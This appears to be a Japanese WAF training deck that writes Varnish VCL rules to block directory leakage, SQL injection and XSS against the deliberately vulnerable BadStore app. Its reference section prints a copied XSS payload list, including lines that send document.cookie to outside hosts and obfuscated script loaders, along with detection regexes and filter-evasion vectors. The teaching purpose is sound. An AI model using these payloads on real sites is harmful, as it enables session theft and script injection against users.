
- <http://localhost:8888/>
- varnishd経由でアクセス

■ WAFなし

- <http://localhost:9999/>
- 素のapache2にアクセス



演習5: /supplier/ の情報漏洩防止



The screenshot shows a web browser window with the address bar containing `192.168.11.6/supplier/`. The page title is "Index of /supplier". Below the title is a table listing directory contents:

| Name | Last modified | Size | Description |
|--------------------------------------------------------------------------------------------------------------------|-------------------------------|----------------------|-----------------------------|
|  Parent Directory | 21-Jun-2019 18:40 | - | |
|  accounts | 29-Nov-2004 20:51 | 1k | |

A red arrow points to the [accounts](#) link, which is enclosed in a red dashed box. At the bottom of the page, it says "Apache/1.3.28 Server at 192.168.1.56 Port 80".

演習5: /supplier/ の情報漏洩防止

1. default.vclを以下のように修正する

```
vcl 4.1;
backend default {
    .host = "127.0.0.1";
    .port = "80";
}
sub vcl_recv {
    if (req.url ~ "^[/¥.]*supplier/") {
        return (synth(400, "DO NOT SHOW /supplier/"));
    }
}
```

2. varnishdサービスの再起動

```
service varnishd restart
```

演習6: 商品検索のSQL injection回避 (GET)

BS BadStore.net - Register/Login × +

localhost:8888/cgi-bin/badstore.cgi?action=loginregister

BADSTORE.NET

Quick Item Search

Welcome {Unregistered User} - Cart contains 0 items at \$0.00 [View Cart](#)

Login to Your Account or Register for a New Account

Login to Your Account

Email Address:

Password:

Login

[Home](#)
[What's New](#)
[Sign Our Guestbook](#)
[View Previous Orders](#)

演習6: 商品検索のSQL injection回避 (GET)

1. default.vclのvcl_recv関数を以下に修正

```
sub vcl_recv {
    if (req.url ~ "^[/¥.]*supplier/") {
        return (synth(400, "DO NOT SHOW /supplier/"));
    }
    if (req.url ~ "action=search" && req.url ~ "%27") {
        return (synth(400, "SQLi"));
    }
    if (req.url ~ "%27") {
        return (synth(400, req.url)); // for DEBUG info
    }
}
```

2. varnishdサービスの再起動

```
service varnishd restart
```

演習7: email欄のSQL injection回避 (POST)

BadStore.net - Register/Login

localhost:8888/cgi-bin/badstore.cgi?action=loginregister

BADSTORE.NET

Quick Item Search

Welcome {Unregistered User} - Cart contains 0 items at \$0.00 [View Cart](#)

Login to Your Account or Register for a New Account

Login to Your Account

Email Address:

Password:

Login

[Home](#)
[What's New](#)
[Sign Our Guestbook](#)
[View Previous Orders](#)

演習7: email欄のSQL injection回避 (POST)

1. default.vclに以下を記述 (POST検査用)

```
import std;
import parseform;

sub vcl_recv {
    std.cache_req_body(1MB);

    if (parseform.get("email") ~ "'") {
        return (synth(400, "SQLi"));
    }
}
```



2. varnishdサービスの再起動

```
service varnishd restart
```

演習8: XSSをWAFで防ぐには? (POST)

■ 1. Cross-Site Scripting (XSS) in Guestbook

Guest
book



演習8: XSSをWAFで防ぐには? (POST)

1. default.vclに以下を記述 (POST検査用)

```
import std;
import parseform;

sub vcl_recv {
    std.cache_req_body(1MB);

    if (parseform.get("email") ~ "<|>") {
        return (synth(400, "XSS"));
    }
    if (parseform.get("name") ~ "[<>]") {
        return (synth(400, "XSS"));
    }
    if (parseform.get("comments") ~ "[<>]") {
        return (synth(400, "XSS"));
    }
}
```

2. varnishdサービスの再起動

```
service varnishd restart
```

参考：OWASP ModSecurity Core Rule Set

- <https://github.com/coreruleset/coreruleset/>
 - REQUEST-941-APPLICATION-ATTACK-XSS.conf

```
SecRule REQUEST_COOKIES|!REQUEST_COOKIES:/__utm/|REQUEST_COOKIES_NAMES|ARGS_NAMES|ARGS|XML:/* "@rx  
(?i:<style.*?>.*(?:@[i¥x5c]|(?:[:=]|&#x?0*(?:58|3A|61|3D);?).*?(?:[(¥x5c]|&#x?0*(?:40|28|92|5C);?)))" ¥
```

```
SecRule REQUEST_COOKIES|!REQUEST_COOKIES:/__utm/|REQUEST_COOKIES_NAMES|ARGS_NAMES|ARGS|XML:/* "@rx  
¥+ADw-.*(?:¥+AD4-|>)|<.*¥+AD4-" ¥
```


:




OWASP
ModSecurity
Core Rule Set
THE 1ST LINE OF DEFENSE

<https://coreruleset.org/>

反射型 XSS (reflected XSS) → WAFで防げるが



持続型 XSS (stored XSS、persistent XSS) は…



参考：XSS攻撃ベクターの作成 (xssor.io)

CREATOR CODZ

POST | http://foo/submit.php | key1=value1&key2=value2

CSRF Language | CREATE YOUR CSRF | Content-Type | CREATE YOUR AJAX

VECTOR CODZ

| CODZ | DESC | AUTHOR | UPDATE |
|-----------|-------------------------------------------|---------|---------|
| XSSMisc | A XSS fuzzing misc. | evilcos | 2017/-- |
| BXFBypass | Browser's XSS Filter Bypass Cheat Sheet. | Masato | 2017/-- |
| RSnakeXSS | Classical XSS Filter Evasion Cheat Sheet. | RSnake | 2017/02 |
| HTML5Sec | More than HTML5 Security Cheatsheet. | .mario | 2017/01 |

PAYLOAD CODZ

| CODZ | DESC | AUTHOR | UPDATE |
|-----------|-----------------------------------------|---------|---------|
| BeEF | Browser Exploitation Framework Project. | BeEF | 2017/-- |
| ExtProbe | Chrome installed extensions/plugins. | evi1m0 | 2017/01 |
| CORSBOT | IAMANEWBOTNAMEDCORSBOT. | evilcos | 2017/01 |
| XSSProbe | A small but classical XSS probe. | evilcos | 2014/01 |
| xss.swf | A tiny tool for Flash hacking. | evilcos | 2013/03 |
| AttackAPI | JavaScript AttackAPI from GNUCITIZEN. | pdp | 2007/01 |

@evilcos.me

参考：<https://xssor.io/s/payload/xssmisc.txt>


```
>"'  
'';!--"<XSS>=&{()}'  
'';!--"<script>alert(0);</script>=&{()}'  
'';!--"<script>alert(0);</script>=&{(alert(1))}'  
`><script>alert(0)</script>  
<script>a=eval;b=alert;a(b(/i/.source));</script>  
<code onmouseover=a=eval;b=alert;a(b(/g/.source));>HI</code>  
  
<script src=http://xssor.io/xss.js></SCRIPT>  
<script>location.href='http://127.0.0.1:8088/cookie.php?cookie='+escape(document.cookie  
)</script>  
  
'"><img onerror=alert(0) src=><"'  
<img src=http://127.0.0.1/myspace.asp>  
<img src=&#04jav&#13;ascr&#09;ipt:al&#13;ert(0)>  
<img  
src=&#04jav&#13;ascr&#09;ipt:i="x=document.createElement('script');x.src='http://xssor.  
io/xn.js';x.defer=true;document.getElementsByTagName('head')[0].appendChild(x)";execScr  
ipt(i)>  
<img  
src=&#04jav&#13;ascr&#09;ipt:i="x=docu&#13;ment.createElement('¥u0053¥u0043¥u0052¥u0049  
¥u0050¥u0054')';x.src='http://xssor.io/xn.js';x.defer=true;doc&#13;ument.getElementsByTa  
gName('head')[0].appendChild(x)";execScri&#13;pt(i)>  
new Image().src="http://xssor.io/phishing/cookie.asp?cookie="+escape(document.cookie);
```

参考：OWASP XSS Filter Evasion Cheat Sheet

- Home
- About OWASP
- Acknowledgements
- Advertising
- Books
- Brand Resources
- Careers
- Chapters
- Donate to OWASP
- Downloads
- Events
- Funding
- Governance
- Initiatives
- Mailing Lists
- Membership
- Merchandise
- Presentations
- Press
- Projects
- Supporting Partners
- Video

- Reference
 - Activities
 - Attacks

XSS Filter Evasion Cheat Sheet



Last revision (mm/dd/yy): **02/23/2019**

Introduction

[hide]

- 1 Introduction
- 2 Tests
 - 2.1 Basic XSS Test Without Filter Evasion
 - 2.2 XSS Locator (Polygot)
 - 2.3 Image XSS using the JavaScript directive
 - 2.4 No quotes and no semicolon
 - 2.5 Case insensitive XSS attack vector

参考：HTML5 Security Cheatsheet

The screenshot shows the HTML5 Security Cheatsheet website. The main content area is titled "HTML5の機能を使った手法" (Techniques using HTML5 features). The first technique is "formaction経由でのXSS - ユーザの介入が必要" (XSS via formaction - requires user interaction), with a "test #1" button. The description states: "HTML5のformとformaction機能を使って既存のformを外側から乗っ取る手法" (Technique for hijacking an existing form from the outside using HTML5's form and formaction features). The payload is: `<form id="test"></form><button form="test" formaction="javascript:alert(1)">X</button>`. The text explains that "form" and "formaction" attributes should not be entered by the user or converted to null values. A table lists browser support: Firefox 4.0, Firefox Latest, Opera 10.5, Opera Latest, Chrome 10.0, Chrome Latest, Safari 4.0.4, Safari Latest, and Internet Explorer 10 (Inside Form Element). A link to the WHATWG specification is provided. The second technique is "autofocusによるfocusイベントを利用した自己実行" (Self-execution using focus events via autofocus), with a "test #7" button. The description states: "autofocus 属性を持つ input 要素を使って自身のfocusイベントのハンドラを呼び出す手法。ユーザの介入は不要。" (Technique for calling the handler of its own focus event using an input element with the autofocus attribute. No user interaction is required). The payload is: `<input onfocus=write(1) autofocus>`. A sidebar on the right contains a search bar and a list of other techniques: "HTML5の機能を使った手法", "HTML4以前で機能する手法", "スタイルシートのインジェクションによる手法", "プレーンなJavaScriptによる手法", "Geckoベースのブラウザに対するE4Xによる手法", "DOMプロパティ、メソッドを利用した手法", "JSONベースの手法", "SVGファイルへの埋め込みによる手法", "X(HT)MLに関連する手法", "UTF-7などの特殊な文字エンコーディングによる手法", "クライアントサイドでのサービス不能(DoS)", "HTML behavior による手法", and "Clickjacking and UI Redressing vectors". At the bottom right, there are links for "Impressum" and "Datenschutz".

参考：Apache Log4j脆弱性をWAFの正規表現で防ぐ

Log4jで話題になったWAFの回避/難読化とは何か

https://www.scutum.jp/information/waf_tech_blog/2021/12/waf-blog-081.html

```
POST /example.php?action=signup HTTP/1.1
Host: www.bitforest.jp
Connection: keep-alive
Content-Length: 1021
Cache-Control: max-age=0
sec-ch-ua: "Google Chrome";v="95", "Chromium";v="95", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://www.bitforest.jp
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://www.bitforest.jp/
Accept-Encoding: gzip, deflate, br
Accept-Language: ja-JP, ja;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: foo=1234567

_method=POST&param1=%24%24%28%2B%22%22&param2=e1X1%7B+*&param3=BfHyX&param4=%3D+M%7E%3E+%3Dipn%29%2F&param5=2%3Dg,%20E%7%3A+%3E9+&param6=Ntkf7%7ETdRiGx7z&param7=%3EK&param8=7%7CU%24%26%22P%2N&param9=*1+Q%3EJ%7D4W&param10=1Gjs+%5E&param11=.iV&param12=%2C%3AK&param13=0j7+rjMy0d%26X+&param14=2%28%7B%22kv%24n%22%3C%5&param15=_%26&param16=%29&param17=0_So%3B%7B05+2JQF&param18=%7C00+z%5Ce%3Bz%3A+%2C%3B&param19=%221H%5D+&param20=Vd%24YjVn+%27c%26%21P&param21=-u3